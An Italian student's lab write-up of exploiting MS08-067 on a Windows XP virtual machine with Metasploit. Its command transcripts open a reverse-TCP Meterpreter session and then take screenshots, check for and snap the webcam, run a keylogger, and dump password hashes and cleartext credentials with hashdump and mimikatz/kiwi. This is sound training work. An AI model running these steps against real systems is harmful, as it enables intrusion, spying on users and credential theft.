

# Esercitazione WEEK 17 D1

## Hacking Windows XP

Ettore Farris

### **Descrizione sintetica**

Traccia: Hacking MS08-067

Ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, lo studente dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows XP
- Accedere a webcam/fare dump della tastiera/provare altro

## Svolgimento

Nella macchina Windows XP, per questioni dimostrative, disabilitiamo il firewall. Una volta assicurato che la macchina Kali e quella Windows XP possono comunicare, apriamo Metasploit e ricerchiamo la vulnerabilità che ci interessa. L'exploit da usare in questo caso è il *windows/smb/ms08\_067\_netapi*.

Lasciamo il payload di default, ovvero *windows/meterpreter/reverse\_tcp* e settiamo il parametro *RHOSTS* con l'IP della macchina Windows 7 da attaccare.

Una volta che l'exploit è andato a buon fine, viene aperta una sessione Meterpreter.

```
msf6 > search MS08-067

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.11.113
RHOSTS => 192.168.11.113
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.113:445 - Automatically detecting the target...
[*] 192.168.11.113:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.11.113:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.11.113:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.11.113
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.113:1062) at 2024-02-27 13:45:46 -0500

meterpreter > █
```

### - Comandi *screenshot* e *webcam\_list*


Il comando *screenshot* ci consente di catturare immagini, mentre quello *webcam\_list* rileva le webcam attive sul target. Nello screen seguente, viene visualizzato il salvataggio dello screenshot e il lancio di *webcam\_list* prima e dopo aver abilitato la webcam sulla macchina XP.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/mYobpMsk.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_list
1: USB Video Device
meterpreter > webcam snap
```

Lo screenshot ottenuto è il seguente:




E' possibile attivare la webcam dalle impostazioni di VirtualBox come segue:



## - Keylogger

Su Windows 7 apriamo un file di testo




Dalla sessione Meterpreter lanciamo il comando `ps` e individuiamo il processo relativo al file di testo.

```
meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
316	640	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\alg.exe
348	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
572	348	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\\?\C:\WINDOWS\system32\csrss.exe
596	348	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\\?\C:\WINDOWS\system32\winlogon.exe
640	596	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
652	596	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
784	1172	wordpad.exe	x86	0	WINXP\Administrator	C:\Program Files\Windows NT\Accessories\WORDPAD.EXE
864	640	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
976	640	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1012	640	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1104	640	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1172	892	explorer.exe	x86	0	WINXP\Administrator	C:\WINDOWS\Explorer.EXE
1176	640	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\svchost.exe
1252	976	wsentfy.exe	x86	0	WINXP\Administrator	C:\WINDOWS\system32\wsentfy.exe
1360	640	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1804	640	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe

Spostiamoci sul processo e lanciamo il keylogger con il comando *keyscan\_start*. Fatto questo scriviamo sul file di testo e, per provare l'efficacia del keylogger, effettuiamo il dump con il comando *keyscan\_dump*.



```
meterpreter > migrate 784
[*] Migrating from 976 to 784...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Right Shift>Questo [ <^H><^H>file serve per provare il keylogger<Right Shift>!
meterpreter > █
```

## - Hashdump

Otteniamo gli hash delle credenziali con il comando *hashdump*

```
meterpreter > hashdump
Administrator:500:22124ea690b83bfbaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:ffa9df8006bfb8f67897c2c7376b0aaf:1f06fa1e8235c2f387d7da4a89e45437:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0f8e8a0b41f8f7444cb81b86cdf6eb6e:::
meterpreter >
```

## - Ottenimento credenziali con il modulo Kiwi

Carichiamo il modulo con il comando *load kiwi*. Proviamo poi i comandi messi a disposizione da questo modulo come quello *creds\_all*.

```
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
## ^ ##. "A La Vie, A L'Amour" - (oe.oe)
## / \ ## /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====
Username      Domain      LM           NTLM          SHA1
-----
Administrator WINXP      22124ea690b83bfbaad3b435b51404ee 57d583aa46d571502aad4bb7aea09c70 d3992df679a3ef8b96232992ff89a2b1f1db5534
WINXP$        WORKGROUP  aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c089c0 da39a3ee5e6b4b0d3255bfe95601890afd80709

wdigest credentials
=====
Username      Domain      Password
-----
Administrator WINXP      user
WINXP$        WORKGROUP  (null)

kerberos credentials
=====
Username      Domain      Password
-----
(null)         (null)      (null)
Administrator WINXP      user
WINXP$        WORKGROUP  (null)
winxp$        WORKGROUP  (null)
```